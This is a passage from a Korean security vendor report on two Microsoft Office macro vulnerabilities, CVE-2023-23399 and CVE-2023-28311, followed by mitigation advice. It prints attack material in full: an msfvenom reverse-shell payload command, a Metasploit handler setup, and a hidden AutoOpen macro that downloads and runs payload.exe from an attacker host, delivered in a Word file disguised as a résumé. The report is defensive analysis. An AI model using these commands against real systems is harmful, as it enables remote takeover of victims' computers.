


그림 7. 매크로 소스 코드 외부 URL 접속

외부 URL 접속 **(그림 7 설명)**	**Private Sub Worksheet_SelectionChange(ByVal Target As Range)** -> 이 함수는 A 열에 존재하는 쉘이 클릭 될 경우 내부의 함수를 실행하는 함수이다.
	Sub drivebydownload -> Shell.Application 객체를 생성한 뒤, ShellExecute 메서드를 통해 Edge 브라우저를 실행하고, https://www.skshieldus.com/_웹 사이트를 여는 코드이다.

이후 엑셀에서 Sheet1 의 A1 에 해당하는 셀을 누르면 PoC 가 동작해 calc.exe(계산기)가 실행되며, Sheet2 의 A 열에 존재하는 셀을 누르면 edge 브라우저를 통해 https://www.skshieldus.com/으로 연결된다.




그림 8. PoC 동작 결과 그림

Step 2) CVE-2023-28311 취약점 테스트

Step 1. CVE-2023-28311 취약점 또한 VBA 를 활용하여 매크로를 생성한 뒤 PoC 테스트 코드를 작성한다.




그림 9 . word 매크로 설정 그림




그림 10. 매크로 삽입 Drive By Download 소스 코드

AutoOpen **(그림 9 설명)**	**Sub AutoOpen** -> Shell 함수를 사용하여 명령 프롬프트에서 curl 을 이용해서 192.168.100.152 서버의 eqst.txt 를 다운받는다. 이때, 실패 시 공격 사실을 숨기기 위해 -s 옵션을 이용하여 에러 출력을 숨긴다. 이후, notepad.exe 를 이용해 TEMP 폴더에 저장된 eqst.txt 내용을 출력한다. 이때, vbHidden 옵션을 통해 Shell 함수가 실행되는 cmd 창을 숨긴다.

메모장이 실행되며 다운받은 txt 파일이 notepad.exe 를 통해 열린다.




그림 11. PoC 동작 결과

■ 취약점 악용 시나리오

다음은 이력서로 위장해 악성코드를 내려 받게 하는 드로퍼(dropper) 시나리오의 상세 과정 설명이다.

Step 1) 공격자는 Metasploit[25]을 활용해 meterpreter[26] 기반의 reverse shell[27] 악성 코드를 제작한다.




그림 12. msfvenom[28]을 활용하여 악성 소스코드 제작

명령어	$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o payload.exe LHOST= 192.168.100.152 LPORT=4444 **옵션 설명** - p: 모듈 선택 지정 옵션 - f: 확장자 선택 옵션 - o: 이름 지정 옵션 - LHOST: Shell 에 연결할 source IP 주소 - LPORT: Shell 에 연결할 port 의 주소 해당 명령어는 피해자가 192.168.100.152 IP 의 4444 포트로 연결하는 대화형 reverse shell 을 payload.exe 라는 이름으로 생성한다.

[25] Metasploit 이란 침투 테스트 프레임 워크로, 다양한 취약점과 공격을 시도할 수 있는 오픈 소스 도구이다.

[26] meterpreter 란 대상 컴퓨터를 탐색하고 코드를 실행할 수 있는 대화형 쉘을 공격자에게 제공하는 Metasploit 공격 페이로드 중 하나이다.

[27] reverse shell 이란 역방향 쉘을 의미하며, 피해자가 공격자 쪽으로 쉘을 연결하기 때문에 피해자 쪽에서 방화벽이 적용되어 있더라도 연결을 유지하는 기법 중 하나이다.

[28] Metasploit 에서 제공하는 페이로드를 생성할 수 있는 도구로서, exe 실행 파일에 악성코드(exploit) 코드를 주입할 수 있게 한다.

Step 2) 공격자는 msfconsole[29] 을 활용해 meterpreter 기반의 reverse shell 세션을 열어 놓고 대기한다.




그림 13. reverse shell 설정

명령어	# use exploit/multi/handler # set payload windows/x64/meterpreter/reverse_tcp # set LHOST 192.168.100.152 # set LPORT 4444 # exploit

Step 3) 공격자는 피해자에게 지원서로 위장한 악성 워드 파일을 전송한다. 워드 파일에 포함된 VBA 코드는 다음과 같다.




그림 14. VBA 코드

VBA	Sub AutoOpen() Call Shell("cmd.exe /S /c" & "curl -s http://192.168.100.152/payload.exe > " & Environ("TEMP") & "₩payload.exe && start /B " & Environ("TEMP") & "₩payload.exe", vbHidden)
AutoOpen (그림 13)	**Sub AutoOpen** -> Shell 함수를 사용하여 명령 프롬프트에서 curl 을 이용해서 192.168.100.152 서버의 payload.exe 를 다운받아 실행한다.

[29] meterpreter 란 대상 컴퓨터를 탐색하고 코드를 실행할 수 있는 대화형 쉘을 공격자에게 제공하는 Metasploit 공격 페이로드 중 하나이다.

Step 4) 피해자가 공격자로부터 수신한 이력서 파일을 열람하면 매크로 사용이 허용된다.




그림 15. 메일 수신 및 매크로 허용

Step 5) 이후, 피해자의 PC 에서 reverse shell(payload.exe)이 실행되며, 공격자는 피해자 PC 의 제어권 획득이 가능하다.




그림 16. meterpreter 를 통한 시스템 정보 확인 및 제어

■ 대응 방안

CVE-2023-23399 와 CVE-2023-28311 취약점에 대응하기 위해서 문서 열람 시 매크로 실행의 허용을 주의하고, 출처가 불분명한 이메일이나 신뢰하지 않는 출처의 첨부파일을 실행하지 않도록 하는 것이 중요하다. 또한, 백신을 사용하면 행위 기반으로 악성 행위를 차단할 수 있어, 백신 프로그램을 최신 버전으로 유지하는 것 역시 중요하다.




그림 17. Microsoft Defender Scan 결과 악성 소스 코드 검출 안됨을 확인

마지막으로 최신 버전의 MS Office 를 업데이트를 통해 대응할 수 있다. Microsoft 에서는 VBA 를 악용한 악성 코드가 증가함에 따라, 아래와 같이 신뢰할 수 없는 출처나 경로에서 매크로 사용을 금지하도록 패치를 배포했다.




그림 18. 신뢰할 수 없는 출처에서의 매크로 사용금지 패치 사진

하지만 사용자의 설정에 따라 매크로를 여전히 실행할 수 있으므로, Options 의 Trust Center 항목 중 아래의 항목을 점검하는 것이 중요하다.

1. Trusted Locations - 신뢰할 수 있는 경로의 영역을 지정
2. Trusted Documents - 신뢰할 수 있는 문서의 영역을 지정
3. Macro Setting - 매크로 관련 설정을 지정

먼저, Default 이외의 추가적으로 허용한 경로가 있는지 확인한다. Download 와 같은 경로가 설정되어 있을 경우 외부에서 다운받은 파일의 매크로 실행이 가능하기 때문에 주의해야 한다.




그림 19. 신뢰하는 경로 설정 파일

신뢰할 수 있는 문서 사용을 해제함으로써 인터넷이나 외부의 문서의 매크로를 차단한다.




그림 20. 신뢰할 수 있는 문서 설정 파일

마지막으로, 매크로 동작 허용 옵션이 해제되어 있는지 확인하고 VBA 를 통해 외부의 객체가 사용할 수 없도록 설정한다.




그림 21. 매크로 설정 부분

■ 참고 사이트

• URL: https://github.com/nu11secur1ty/CVE-mitre/blob/main/2023/CVE-2023-28311/docs/report.txt
• URL: https://github.com/nu11secur1ty/CVE-mitre/tree/main/2023/CVE-2023-23399
• URL: https://www.bankinfosecurity.com/russian-hackers-focused-on-espionage-system-destruction-a-21091
• URL: https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks
• URL: https://blog.checkpoint.com/2023/03/15/check-point-research-conducts-initial-security-analysis-of-chatgpt4-highlighting-potential-scenarios-for-accelerate

EQST INSIGHT

2023.05

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹